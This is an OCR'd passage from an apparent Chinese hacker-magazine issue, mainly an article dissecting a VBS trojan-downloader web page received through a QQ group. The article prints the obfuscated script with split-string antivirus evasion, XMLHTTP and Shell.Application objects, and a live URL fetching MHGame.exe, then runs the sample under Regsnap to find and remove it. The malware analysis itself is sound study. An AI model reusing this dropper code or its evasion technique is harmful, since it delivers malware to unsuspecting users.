



图9

至此，我手动杀毒第一次大功告成，本以为很快就能搞定，没想到竟然花了将近两天的时间才清除。后来上网一查才知道这是一种游戏盗号木马，中这种病毒的人好多，而且有很多变种，很多不同的病状。有两个原因，一是我轻“敌”了，二是水平还不够，看来学黑的路还长着呢！革命尚未成功，同志仍须努力啊

（本文所涉及到的冰刃、Regmon、Registry Crawler和文章中搜索的注册表内容已收录到光盘中）



再战VBS网马

小刺猬

最近我QQ上的hacker群里老是不时的跳出“新年开张大吉，XX网站激情小电影提供7天免费下载”之类的消息，好在我这个人还算是比较老实，没上这个当。可最后，还是被一兄弟不小心给“害”了。群里的一个关系非常不错的兄弟发过来一个网址（http://www.smxlykj.cn/mh/3333.htm）叫我帮他看看，因为平时关系非常好，我都没有考虑，就直接使用opera打开了这个网页。“啪”一声，卡巴报警了“发现病毒”，并立即弹出了一个对话框“木马程序 Trojan-Downloader.VBS.Small.dc”。

这家伙，居然敢害我！我立马在QQ上将那兄弟臭骂了一顿，那兄弟也委屈的解释说不是他故意发的。算了算了，谁叫他也是个菜鸟呢，看样子也不是故意的。我决定将这个病毒揪出来。抄起Flashget，点击工具栏中的新建按钮，再将刚才的那个网址http://www.smxlykj.cn/mh/3333.htm复制到“添加新的下载任务”的“网址”栏中（图1），下载好这个网页文件后记住可千万别直接用浏览器打开。




图1

我们使用记事本打开3333.htm，这时我们的杀毒软件可能会提示有病毒，这个不要怕，因为我们在研究病毒的源代码，可以先关掉杀毒软件。记事本里是一片乱码，不过在乱码中提示的VBscript、Javascript清晰可见（图2）。这段脚本代码被加密了，不过其使用的加密方式显然不是很强悍。熟悉的朋友可能一眼就会看出这是URL编码后的代码，“%+数字”带有明显的URL编码特征。

```
content="text/html;charset=gb2312">
<title>西域军团</title>

<script LANGUAGE="Javascript">document.write(unescape("%20%20%20%20%3Chtml%3E%0D%0A%20%20%
20%20%3Cscript%20language%3D%22VBScript%22%3E%0D%0A%20%20%20%20on%20error%20resume%20next%
0D%0A%20%20%20%20Fchenzi%3D%22o%22%26%22b%22%26%22j%22%26%22e%22%26%22ct%22%0D%0A%20%20%20%
20Kchenzi%3D%22c%22%26%22l%22%26%22a%22%26%22ss%22%26%22i%22%26%22d%22%0D%0A%20%20%20%
20Tchenzi%3D%22c%22%26%22l%22%26%22s%22%26%22id%22%26%22%3A%22%26%22B%22%26%22D%22%26%2296%
22%26%22C%22%26%22556%22%26%22%2D%22%26%226%22%26%225%22%26%22A%22%26%223%2D%22%26%2211%22%
```

图2

小说明：

平时我们是用不到URL编码的，因为IE会自动将我们输入到地址栏的非数字字母转换为URL编码。举个简单的例子，我们在百度的搜索栏中输入1，确定后再在地址栏中把“wb=”后面的“1&cl=3”全部替换为“%BA%DA%BF%CDX%B5%B5%B0%B8”，确定后看看搜索栏中“黑客X档案”的关键字就出来了。也就是说“%BA%DA%BF%CDX%B5%B5%B0%B8”就是黑客X档案的URL编码。理论上URL编码就是一个字符ASCII码的十六进制，不过稍微有些变动，需要在前面加上“%”。比如“\”，它的ASCII码是92，92的十六进制是5c，所以“\”的URL编码就是“%5c”。那么汉字的URL编码呢？很简单，“胡”的ASCII码是-17670，十六进制是BAFA，因此其URL编码就是“%BA%FA”。

我们平时在没有URL解码工具的时候可以直接借用百度搜索引擎来进行小部分（单词级）URL编码解码操作，不过面对这种整个文件解码的，还是找专门的工具吧。细心的朋友可能已经看到3333.htm文件的Title中有西域军团的字样，我到网上找了找，竟然还真找到了他们的URL解码工具（图3）。




图3

在“输入路径”和“输出路径”中分别选择好要解密的文件和解密后保存的路径，点击下方的“解密”就可以了（图4）。

```
    Fchenzi="o"&"b"&"j"&"e"&"ct"
    Kchenzi="c"&"l"&"a"&"ss"&"i"&"d"
    Tchenzi="c"&"l"&"s"&"id"&":"&"B"&"D"&"96"&"C"&"556"&"-"&"6"&"5"&"A"&"3
-"&"11"&"D"&"0"&"-"&"98"&"3"&"A"&"-"&"00"&"C"&"04"&"FC"&"29"&"E"&"36"
    Mchenzi="M"&"i"&"cr"&"oso"&"F"&"t"&"."&"X"&"M"&"L"&"HTTP"
   Uchenzi="S"&"he"&"l"&"l"&"."&"A"&"pp"&"l"&"i"&"c"&"a"&"t"&"i"&"on"
Uchenzi="S"&"c"&"r"&"ip"&"ti"&"n"&"g"&"."&"F"&"i"&"l"&"e"&"S"&"ys"&"t"&"em"&"O"&"b"&"j"&"ec"
&"t"
    Set zhonghuac = document.createElement(Fchenzi)

    zhonghua = "http://www.smxlykj.cn/mh/MHGame.exe"
    zhonghuac.setAttribute Kchenzi, Tchenzi
```

图4

源代码采用了把敏感字分开写的策略来逃避杀毒软件的查杀，不过源代码中的“Mchenzi="Microsoft.XMLHTTP"”和“zhonghua=http://www.smxlykj.cn/mh/MHGame.exe”已经暴露出其Downloader.VBS的本性。我们再把http://www.smxlykj.cn/mh/MHGame.exe同样使用Flashget下载下来，看看这到底是个什么东西。

使用卡巴没有查出什么，可能是做过了免杀处理。佛曰：我不入地狱谁入地狱！？为了彻底的弄明白这个程序，我决定在我的爱机上亲自测试。

在入“地狱”前为了以防万一我还是使用ghost为系统做了一个备份，这样就算系统崩溃了至少也不用再重装系统什么的。祭出今天真正的主角——大名鼎鼎的注册表文件监视利器Regsnap。打开Regsnap，点击工具栏上那个照相机图标的“新建快照”，在随后出来的对话框中，Regsnap询问是仅仅对注册表




图5




图6




图 7

作快照还是做个完整快照。因为除了要监视注册表外还要监视系统文件，所以我们点击“制作完整快照”（图5）。

等到Regsnap将所有的项目都扫描做好记录后，我们将其保存在硬盘上，这样就把运行前的记录做好了。接下来就是牺牲的时刻了，双击运行MHGame.exe，果不其然，卡巴立马报毒，提示“风险软件Invader，运行进程：C:\WINDOWS\iexpl0re.exe”以及“Trojan.generic 运行进程：C:\Documents and Settings\刺猬\桌面\MHGame.exe”，MHGame.exe随后也自动被删除了，典型的见不得人（病毒文件被运行后，为了不被查到，通常都会删除自己）。我们重新再作一次快照，做法与第一次完全相同。保存后，点击工具栏上的天平图标——比较快照（图6），选择我们要比较的两次快照，一般默认即可。现在来看看比较结果，怎么样，病毒的伎俩一览无遗吧？

MHGame.exe一共创建了3个文件（图7），还等什么，通通杀无赦！最后别忘了看看注册表中有哪些被改了呀（图8），建议大家再结合icesword把电脑里的病毒通通绞杀！

